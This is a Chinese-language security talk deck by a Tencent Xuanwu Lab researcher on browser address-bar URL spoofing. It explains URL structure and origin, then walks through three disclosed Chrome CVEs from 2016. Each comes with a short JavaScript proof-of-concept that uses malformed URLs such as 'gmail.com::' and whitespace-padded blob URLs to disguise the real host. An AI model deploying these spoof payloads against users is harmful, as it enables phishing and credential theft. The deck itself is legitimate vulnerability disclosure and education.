

A ginger cat is on the left, looking towards a mousetrap in the center. The trap is set on a wooden surface with a hammer and a small piece of wood. To the right of the trap is a crumpled piece of paper shaped like a cat. The background is a brick wall.

浏览器地址栏之困

腾讯玄武实验室 徐少培(@xisigr)

谁

- 腾讯玄武实验室研究员
 - Web安全研究
 - 浏览器安全研究
- 《Web前端黑客技术揭秘》作者
- 联系方式
 - weibo.com/xisigr
 - xisigr.com
 - xisigr@gmail.com



地址栏的重要性

We recognize that the address bar is the only reliable security indicator in modern browsers.























































--Google Security Team[1]

[1]<https://www.google.com/about/appsecurity/reward-program/>




安全指示符上的反思

- HTTPS: 网址左边的绿色符号对你意味着什么?
- HTTP: 网址左边的白色符号对你意味着什么?

Browser	HTTPS	HTTPS minor error	HTTPS major error	HTTP	EV	Malware
Chrome 48 Win	 https://www	 https://mixe	 https://wro	 www.exami	 Symantec Co	 https://dow
Edge 20 Win	 example.	 https://mix	 wrong.host.bads:	 example.com	 Symantec Co	 Unsafe website der
Firefox 44 Win	 https://www.e	 https://mixec	 https://expire	 www.example	 Symantec Corpo	 https://spacet
Safari 9 Mac	 example.com	 mixed.badssl.c	 URL hidden	 example.com	 Symantec Cor	 downloadgam
Chrome 48 And	 https://v	 https://mixe	 https://v	 www.examp	 https://v	 https://spac
Opera Mini 14 And	 www.exami	 mixed.badssl.c	 wrong.host.ba	 www.example	 www.syma	 Unavailable
UC Mini 10 And	 Example D	 mixed.bad:	 Blocked	 Example D	 Endpoint, C	 Blocked
UC Browser 2 iOS	 Example Do.	 mixed.bads..	 wrong.host..	 Example Do.	 Endpoint, C.	 Unavailable
Safari 9 iOS	 example.c	 mixed.badss	 wrong.host	 example.con	 Symantec	 Unavailable



你会点开安全指示符吗？



URL

- URL标准目前由whatwg维护^[1]
 - URL经过20多年的发展其定义在不断扩大，很多现代的主题也开始被URL规范所覆盖。
 - 将URI[RFC3986]^[2]和IRI[RFC3987]^[3]与现代接轨，并逐步淘汰。
 - 使得对‘网址’一词进行标准化。URL / ~~URI~~ / ~~IRI~~
 - URL的解析应该向HTML解析一样坚固

[1] <https://url.spec.whatwg.org/> [2] <https://tools.ietf.org/html/rfc3986> [3] <https://tools.ietf.org/html/rfc3987>



URL组成

scheme:[//[user[:password]@]host[:port]][/path][?query][#fragment]

Location.href = http://admin:123@www.xisigr.com:82/aa/1.php?id=2&df=3#ddd

Location.protocol = http:

Location.host = www.xisigr.com:82

Location.hostname = www.xisigr.com

Location.port = 82(null or a 16-bit unsigned integer)

Location.pathname = /aa/1.php

Location.search = ?id=2&df=3

Location.hash = #ddd

Location.username = admin

Location.password = 123

Location.origin = http://www.xisigr.com:82

组成

URL




URL Spoof

- 伪造了Web最基本的安全边界，起源(origin)
 - $\text{Origin} = \text{scheme} + \text{hostname} + \text{port}$
 - 但人们(包括开发人员)往往不了解起源的概念，而更倾向于理解主机(hostname)的概念。
 - UI简化：忽略scheme(或图标替换)/port(默认80)
 - 可伪造的主机包括什么？
 - 域名[RFC1034]
 - IP:IPv4[RFC791]/IPv6[RFC4291]
 - 只要伪造了主机，就可以认为这是一个URL Spoof漏洞。




URL Spoof



URL Spoof

- URL中的任何一个部分，都有可能成为触发URL Spoof漏洞的攻击向量。
 - **https://login.your-bank.com.evil.com/login.your-bank.com**

✓ DO



✗ DON'T



URL Spoof漏洞案例



CVE-2016-1707

■ 漏洞介绍

■ 漏洞名称

- Chrome Address Bar URL Spoofing On IOS

■ 受影响产品

- Chrome < v52.0.2743.82, IOS < v10

■ 漏洞公告

- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-1707>

■ 发现者


- xisigr

■ 漏洞赏金

- 3000\$



CVE-2016-1707



CVE-2016-1707

■ 最简POC

```
<script>
payload="key payload";
function pwned() {
    var t = window.open("", 'new');
    t.document.write(atob(payload));}
</script>
<button onclick="pwned()">click me</button>
```

key payload

```
<body>Spoof</body>
<script>
    var link = document.createElement('a');
    link.href = 'https://gmail.com::';
    document.body.appendChild(link);
    link.click();
</script>
```

CVE-2016-1707

■ key payload发生了什么

- ①, 跳转到一个新页面时, chrome允许对 'https://gmail.com::' 进行加载。
 - 这是错误的开始, 加载了一个无效地址, 并未对无效地址做任何处理
- ②, 页面开始加载 'https://gmail.com::', 因加载的是一个无效的地址, 于是地址栏处于一个挂起的状态 (pending entry).
- ③, 当内容开始返回时, 调用 'about:blank', 但此时 chrome 还处于一个挂起状态 ('https://gmail.com::'), 并且把 'https://gmail.com::' 作为了最终的提交地址。
- ④, 页面加载完毕。一个URL Spoof漏洞诞生了。



CVE-2016-5189

■ 漏洞介绍

■ 漏洞名称

- Chrome Address Bar URL Spoofing with Blob-URLs

■ 受影响产品

- Google Chrome < 54.0.2840.59 for Windows,Mac,Linux.
54.0.2840.85 for Android

■ 漏洞公告

- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5189>

■ 发现者


- xisigr

■ 漏洞赏金

- 500\$



CVE-2016-5189



CVE-2016-5189

■ 最简POC

```
<script>
function pwned() {
    var t = window.open("", 'new');
    t.document.write("<h1>phishing page</h1><title>google</title>");
    t.stop();}
</script>
<a href="key payload" target="new" onclick="setTimeout('pwned()','500')">click me1</a>
<a href="key payload" target="new" onclick="setTimeout('pwned()','500')">click me2</a>
```

key payload

- (1) blob:http://www.google.com%EF%BE%A0.....@xisigr.com //Unicode U+FFA0
- (2) blob:http://www.google.com@xisigr.com //空格

CVE-2016-5189

■ key payload发生了什么

- Chrome 渲染了Blob-URLs的用户名和密码部分，这是极其危险的。
 - 一个URL的用户名和密码不应该被渲染，因为它们可以被误认为是一个URL的主机。
 - <https://examplecorp.com@attacker.example/>
- Unicode字符（比如U+0020、U+FFA0），在Chrome地址栏中将显示空白。大量的空白字符覆盖了真实的主机。



CVE-2016-5222

■ 漏洞介绍

■ 漏洞名称

- Chrome Address Bar URL Spoofing

■ 受影响产品

- Chrome < v55.0.2883.75 for Windows/MAC/Linux

■ 漏洞公告

- <https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-5222>

■ 发现者


- xisigr

■ 漏洞赏金

- 500\$



CVE-2016-5222



CVE-2016-5222

■ 最简POC


Right Click

key payload

(1)google.com::

(2)www.google.com::/url?q=http%3A%2F%2Fxisigr.com%2Ftest%2Fspooof%2Fchrome%2F3.html&sa=D&sntz=1&usg=AFQjCNG-QnLGG1ixlIOzlpZQn5cweSU3Cw

Tunnel to www.google.com:443
www.google.com /url?q=http%3A%2F%2Fxisigr.com%2Ftest%2Fspooof%2Fchrome%2F3.html&sa=D&sntz=1&usg=AFQjCNG-QnLGG1ixlIOzlpZQn5cweSU3Cw
xisigr.com /test/spooof/chrome/3.html
xisigr.com /favicon.ico



CVE-2016-5222

■ key payload发生了什么

- 通过右键在新窗口打开页面，Chrome允许加载(`google.com::`)一个无效的地址。
- 加载(`google.com`)返回页面，并将(`google.com:`)作为最后提交地址。
- 之后的重定向不会触发(`google.com:`)被更新
- 加载完毕。一个URL Spoof漏洞诞生了。



URL Spoof漏洞挖掘奥义

■ 地址栏之困

- 浏览器地址栏是个矛盾体，它提供两个相互竞争的角色：**你在哪和你要去哪**。它只能显示其中的一个。而地址栏恰是困于这两个角色的转换之中。
- 深刻理解**地址栏之困**，即是挖掘URL Spoof漏洞的核心奥义。



QA



公众号和微博"腾讯玄武实验室"
每天推送国际最新安全技术资料

